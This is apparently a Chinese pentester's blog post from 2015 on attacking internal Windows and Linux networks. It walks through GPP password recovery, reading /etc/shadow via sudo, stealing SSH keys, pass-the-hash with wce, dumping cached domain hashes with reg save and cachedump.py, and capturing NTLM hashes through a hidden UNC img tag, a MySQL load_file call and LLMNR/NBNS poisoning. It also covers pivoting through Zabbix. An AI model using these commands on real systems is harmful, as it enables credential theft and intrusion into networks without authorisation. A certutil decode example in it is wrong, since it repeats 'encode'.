### Gpp


补丁：MS14-025

Windows Sever 2008 的组策略选项（GPP）是一个新引入的插件

GPP最常用的一项基本功能——远程创建本地账户

这个功能允许域管理员在域控制端远程向域内主机添加本地账户以方便管理.

而DC端添加用户成功，需要域成员更新组策略，才可以添加用户”gpupdate && net”,其实更新策略的时候是请求DC端下载了一个sysvol目录Groups.xml的文件，而sysvol目录对于任何域成员机器是可读的，并且密码是可逆的，相当于我们拿到了一个本地的账户跟密码。(这里面还有其他的功能 远程创建本地账户只是一种)



<http://drops.wooyun.org/papers/576> (这个渗透文章用到了Gpp)

<http://www.carnal0wnage.com/papers/LARES-GPP.pdf>


<http://blogs.technet.com/b/grouppolicy/archive/2009/04/22/passwords-in-group-policy-preferences-updated.aspx>

<https://labs.portcullis.co.uk/blog/are-you-considering-using-microsoft-group-policy-preferences-think-again/#imageclose-2242>

### Ldap

很多企业会使用ldap做sso,为了账户统一管理。

Ldap配置不当会存在匿名用户访问 泄漏用户名 密码，有了员工的账户密码，登录邮箱，oa等。



LDAP配置为secret的时候 密码是明文

LDAP加密方式有： CRYPT、MD5、SMD5、SHA和SSHA。刚好我遇到的就是SSHA 可以看上图{SSHA},由于时间的关系，当时没去看SSHA到底怎么样加密的。要是知道SSHA加密方式的，可以告诉我，免去暴力破解密码的时间。

### Sudo

sudo命令用来以其他身份来执行命令。

visudo /etc/sudoers

sanr ALL=/bin/more (这里可以是all )

sanr可以切换到root下执行more 来查看文件

[sanr@localhost ~]$ sudo more /etc/shadow

在我们渗透的过程中，不妨用sudo 试试，可能会有意外的发现。

### Ssh信任


很多企业运维为了方便管理，或者自动化运维之类的,会为了两台主机不用输入密码.使用证书登录这种，如果你运气好，在/home/用户/.ssh目录.找到id\_rsa(私钥) known\_hosts(连接过的历史记录 会知道连接那个用户连接用户的)

Ssh信任,你生成的公钥跟私钥，你把生成的公钥放在别人的机器/home/用户/.ssh目录，有别人问过我，那你直接连接过去是什么权限，这个完全取决于,你的证书存放在对方机器那个用户目录，是root那么你用证书登录过去就是root，是其他用户则是其他用户。

Window的利用方法:

如果你通过文件读取或者其他方法获取到id\_rsa了，但是你怎么样利用呢,例如putty

Puttu直接导入不了,openssh生成的私钥的,需要转换成ppk格式。(xshell不需要转换)



### 缓存密码

缓存密码这个有太多了，我挑我常用的几个说下把。取决于你入侵的场景是什么，假如你搞的这个机器没有wincsp、svn这些，但是有navicat也是可以的获取，不管什么软件要是有保存密码。那么他肯定会缓存密码的，有的可能是加密的，需要解密。

1.浏览器

2..winscp

2.svn

### Hash注入

拿到某hash 破解不了怎么办

wce.exe -s administrator:ip:LM-HASH:NT-HASH

直接ipc命令操作对方的机器就可以了


自从win7之后，默认不存储lmhash了，因为lmhash不支持14位以上密码，都使用nthash，当你发现LM Hash的部分全是0或者aad3b435b51404eeaad3b435b51404ee的话，就证明没有lmhash。虽然只有nthash，只是增加了破解的难度， 并不是绝对不可破，很多人用的密码还是弱口令,还是可以破解的。

如：

LM-HASH: aad3b435b51404eeaad3b435b51404ee

NT-HASH 1e63d8bc5c29d353d59819b20a4ca8a8

lmhash是空的,nthash算出来的明文是j35015



没有lmhash还可以hash注入吗？是可以的

用32个0代替

wce -s administrator:ip:00000000000000000000000000000000:NThash

### 域缓存hash

域缓存是个什么鬼？要是你追究你加入域之后，为何回家了电脑还可以使用域用户登录进去，你就知道为何了。

计算机加入域后，Windows系统默认会在注册表内缓存最近10个在机器上登录的域账号与密码信息。这是为了方便当计算机联系不到域控制器时，还能使用曾经登陆过的域账号继续登录。

提取域缓存hash

reg save hklm\sam c:\sam.hive & reg save hklm\system c:\system.hive & reg save hklm\security c:\security.hive

下载地址：https://github.com/Neohapsis/creddump7


Example (Windows Vista/7):

./cachedump.py /path/to/System32/config/SYSTEM /path/to/System32/config/SECURITY true

Example (Windows XP):

./cachedump.py /path/to/System32/SYSTEM /path/to/System32/config/SECURITY false



需要注意你执行命令后面的false 跟true 因为xp跟win7的域缓存hash加密不一样，



### smb 会话劫持

Smb会话劫持洞

漏洞日期：1996年 发表的”CIFS认证协议的弱点”论文发表过 袁哥对此洞很熟悉(可以去看他微博)



补丁：ms08068 打了这个补丁不可以直接继承回去(反搞别人)

其实这个漏洞最重要的是会访问共享会自动发送密码，泄露了密码

《黑客大曝光:网络安全机密与解决方案》4.2 取得合法身份前的攻击手段

<http://www.xfocus.net/articles/200305/538.html>

<http://drops.wooyun.org/papers/5723>

假如A机器试图访问B机器某共享资源的时候，A机器会发送当前登陆的用户名和密码，由B机器进行验证，此时B机器会随机产生8字节的挑战（Challenge），送往A机，A用源自明文口令的DESKEY对挑战进行标准DES加密得到响应，并发往B，B从SAM中获取A发送的用户名的LM Hash、NTLM Hash，计算出DESKEY，并对前面发往A的挑战进行标准DES加密，如果双方比较结果一致，那么就算通过验证。如果这次的验证无法成功，才会提醒用户输入用户名和密码，也就是我们常见的验证框。由用户填入用户名和密码后再用同样的方式进行下一轮的加密--验证。

上面已经说的很清楚了,你访问别人smb的时候先把本机的账户密码验证，这时候我就可以抓到你的hash了，最后在验证不对的情况下,才会弹出登录框让你输入。

早期没有打ms08068的时候，利用msf:exploit/windows/smb/smb\_relay win:smbrelay3.exe可以直接反搞别人。就算是现在打了这个补丁，但是还是照样可以抓到hash。

Smb会话劫持还有很多可以玩的，只要支持unc路径，都可以玩，取决于你自己怎么样玩。

比如xss arp mail office xxe 等都可以

<img src="\\1.1.1.1\a.jpg" hidden="true">这种，你可以等着收hash，不过天朝封了445,肯定是访问不了的。

数据库也是可以玩的，前提是administrator启动

mysql

select load\_file('\\\\192.168.1.52\mk.txt')

Netbios and LLMNR Name Poisoning(利用window解析机制来做smb会话劫持攻击)

<http://drops.wooyun.org/papers/10887>

简单的来说就是，查找一个不存在主机名或者域名的时候，会有一个查找顺序，使用nbns跟llmnr查询的时候包是udp广播的，我可以回应这个包(我才是这个域名)，那么访问的时候是我这个机器的共享smb，会自动发送账户密文密码过来，我就可以抓到他的账户密文密码了。

关于smb会话劫持

smb会话劫持hash跟从注册表提取出来hash的不一样，smb会话劫持验证过程用的challenge值是固定的0x1122334455667788(所以才可以破解) ，你可以去看下不管是cain 、exploit/windows/smb/smb\_relay 、responder 这些工具的challenge的值都是0x1122334455667788, 因为只有challenge为0x1122334455667788的HALFLM彩虹表，smb会话劫持的hash是HALFLM

Halflm彩虹表 [下载地址](http://freerainbowtables.mirror.garr.it/mirrors/freerainbowtables/halflmchall/):当然你也可以使用cain生成，我当时用了三天生成，太慢了。

### 利用监控跨网段

进入一个公司内网，知道目标机，可是访问不了怎么办？我常用的做法,看本地的机器存在不存在zabbix客户端etc/zabbix/zabbix\_agentd.conf，之后找到server的地址，去把zabbix搞定(CVE-2013-5743 弱口令)，利用zabbix跨网段，当然不仅仅是zabbix cacti等都可以， 取决于自己的内网存在什么东西，没有固定的思路。

### 快速寻找目标机

进内网了，怎么样知道内网拓扑，渗透之前通过收集子域名，有时候已经知道内网服务器环境的IP是多少，如果内网有自己的dns，如存在dns域传送，直接可以列出来域名在内网解析的IP。


### UAC的问题

server2008 2012由于开启了UAC了功能，ipc时候只能是Administrator (SID 500)帐号。

就算是管理员用户组的其他用户也不能进行远程连接

你添加账户在管理员组也不能ipc，PSEXEC不能使用

如果你是域管理员，不受UAC的影响



### Linux跨window渗透

### 不借助第三方打包文件

压缩一个文件：

makecab c:\ls.exe ls.zip

解压一个文件：

expand c:\ls.zip c:\ls.exe

### 不借助第三方base64编码

编码一个文件

certutil encode demo.tz 1.txt

解码一个文件

certutil encode 1.txt c:\demo.tz

搞内网搞域，就自己去搭建域，自己去实践已知域中所存在的漏洞，基础知识也很重要，建议买本 Windows Server 2008 R2 Active Directory配置指南。

有的人可能看了会说，就像zabbix rce、dns域传送漏洞可以使用嘛，搞内网主要看的还是耐心跟思路，跟追女朋友一样，先试这个思路，这个思路不行换其他的思路，别把国内的内网想的太高大上，我在内网还见过ms08067 06040的漏洞，一个公司存在很多部门，程序员也会自己搭建一些测试系统，很多企业都重力放在了边界安全，心中所想，黑客入侵不进来就可以了，往往忽略了内部的安全，就像那些出口流量审计的 waf 等设备，要是你从内部发起的攻击，无法拦截，国内基础安全都没做好，很多情况下就扯不上apt攻击。

2015年12月3日 sanr